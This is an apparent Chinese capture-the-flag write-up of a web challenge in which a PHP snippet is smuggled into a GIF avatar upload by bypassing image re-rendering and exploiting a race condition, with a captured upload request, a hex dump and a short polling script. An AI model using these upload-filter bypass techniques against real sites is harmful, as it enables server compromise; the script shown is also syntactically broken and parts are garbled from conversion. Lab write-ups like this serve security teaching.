

WEB4

首先是登录页面,根据题目的上传头像判读这个应该不是 sql 注入题,输入用户名和密码注册。




登录/注册成功之后是上传头像的页面,根据页面要求需要上传 gif 作为头像。



先随意上传一张 gif 图,上传成功。点击上传的图片查看大图可以发现图片的 url,图片在网站根目录下的 MARSHELP 下的 upload 下的 1557641541 下,并且上传的图片被重命名成 uploadpic.gif





根据提示上传的一句话木马<?php phpinfo(); ?>可以放在哪(题目一开始不知为啥一句话木马显示是空的(´ ';) ?)。

在 eval01.php 中写入一句话木马<?php phpinfo(); ?>, 上传 eval01.php, 这肯定是传不上呀。然后重新上传 eval01.php 并抓包。


```
POST /MARSHELP/page1.php?action=1557641541 HTTP/1.1
Host: 10.21.13.190:28581
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----
                                              -----20993192844642
Content-Length: 334
Referer: http://10.21.13.190:28581/MARSHELP/page1.php?action=1557641541
Cookie: PHPSESSID=m7jrf4rar7s06mt1hm982bksv3
X-Forwarded-For: 8.8.8.8
Connection: keep-alive
Upgrade-Insecure-Requests: 1
                   ----20993192844642
Content-Disposition: form-data; name="upload file"; filename="eval01.php"
Content-Type: application/octet-stream
<?php phpinfo(); ?>
                         --20993192844642
Content-Disposition: form-data; name="submit"
             -----20993192844642--
```

没有文件上传路径,排除 00 截断上传目录。试试 content-type 绕过, php3、phtml 等黑 名单绕过,上传文件名%00 截断等发现不行(400 分的题肯定是把这些都过滤啦¬('∀') ¬)。 根据题目和一句话木马肯定是不需要连菜刀,可能是要把一句话木马写到图片里。

利用 windows 下的命令: copy 01.gif + eval01.php 1.gif。用 010 查看 01.gif 可以看到 <?php phpinfo(); ?>被写在图片的末尾。然后上传 1.gif,发现上传成功。



上传成功后可以看到新上传的图片是黑的(长得不是原来的图),查看大图并保存上传的图,放进 010 里,可以看到写在末尾的<?php phpinfo(); ?>没有了。因此根据这个可以确定上传的图片被二次渲染了。



gif 图二次渲染绕过:比较渲染前后的文件,在相同不变的位置插入一句话木马。

把 1.gif 和 uploadpic.gif 都放进 010 比较,在下图中可以看到渲染前后没有发生变化的位置,在该区域上写入<?php phpinfo();?>,并另存为 01.gif。



```
UIZ3456/89ABCDEE
0000h: 47 49 46 38 39 61 40 06 BD 05 F7
                                           00
                                              00
                                                 36 34 37
                                                             GIF89a@.32.÷..647
0010h: 48 39 39 54 48 36 3B 3C 43 43 3D 45 3C 43 46 47
                                                             H99TH6; < CC = E < CFG
0020h: 47 4A 53 4C 49 58 53 4B 4A 4D 52 59 58 59 4F 50
                                                             GJSLIXSKJMRYXYOP
0030h: 55 63 5C 59 69 58 4C 68 65 5C 76 6B 59 77 6E 56
                                                             Uc\YiXLhe\vkYwnV
0040h: 5A 5D 62 64 5E 62 5D 62 65 5D 66 6A 64 63 64 6B
                                                             Z]bd^b]be]fjdcdk
                                                     69 67
0050h: 65 63 6C 6A 64 63 65
                              6A 65
                                     69
                                        6D 6C
                                              6B 6C
                                                             ecljdcejeimlklig
0060h: 69 72 6D 6C 73 6B 66 74 73 6C 7A 74 6C 7C 7A 6C
                                                             irmlskftslztl|zl
0070h: 77 74 65 3C 3F 70 68 70 20 70 68 70 69 6E 66 6F
                                                             wte<?php phpinfo
0080h: 28 29 3B 20 3F 3E 73 6E 73 6D 71 75 6E 73 7A 68
                                                            (); ?>snsmqunszh
0090h: 75 79 74 73 74 7A 75 74 7C 7B 74 74 75 7B 7A 76 00A0h: 7A 75 79 7D 7C 7B 7C 75 79 75 6D 71 69 5C 61 5C
                                                             uytstzut|{ttu{zv
                                                             zuy} | { | uyumqi \ a \
00B0h: 87 79 5A 83 7D 6B 85 7A 66 82 7D 7C 83 7A 76 8C
                                                             #yZf}k...zf,}|fzvŒ
                                                             uw~.y.€n‰fk-Ši",
00c0h: 75 77 7E 81 79 7F 80 6E 89 83 6B 96 8A 69 84 82
0000h. 74 88 85 73 84 83 70 80 81 70 81 86 71 93 80 78
                                                             t/ c flmg|4+2,001
```

上传 01.gif, 发现上传成功。



但是在确认之后发现上传的图片不能正常显示。查看大图,发现上传的图 Not Found (应该是被删了)。



Not Found

The requested URL /MARSHELP/upload/1557641541/uploadpic.gif was not found on this server.

Apache/2.4.7 (Ubuntu) Server at 10.21.13.190 Port 28581


从这里可以知道上述二次渲染可以成功绕过,上传后的图片处理后可能包含一些重要的


信息,比如 flag,所以需要能读取上传后头像再查看内容。但是图上传成功之后马上被删了 就不能访问读取了。这里可以利用条件竞争,"竞争条件"发生在多个线程同时访问同一个 共享代码、变量、文件等没有进行锁操作或者同步操作的场景中。

具体步骤:上传 01.gif 抓包,放在 intruder 里,随意设置 payload 的位置(最后是在图 片的末尾不相关的地方);然后随意设置 payload type 和 payload option 以及设置线程,一定 要足够大!最后写个脚本一直访问上传的图片并读取图片内容看是否有 flag。一定要在脚本 先运行再开始 start attack。

Burpsuite 设置:








脚本内容:

```
import requests
import urllib.request
url="http://10.21.13.190:28581/MARSHELP/upload/1557641541/uploadpic.gif"
while True:
   html = requests.get(url)
   respon = html.status_code
#print(respon)
if respon=200:
   response = urllib.request.urlopen(url)
   cat_img = response.read()
   print(cat_img)
```

获得 flag:



flag: ZJGSUCTF{You_HaVe_UpL0AD_files}

PS:可能按照上面的步骤,在 Burpsuite 里发送很多但是脚本都不能抓到包,需要把上传的图片整大一些。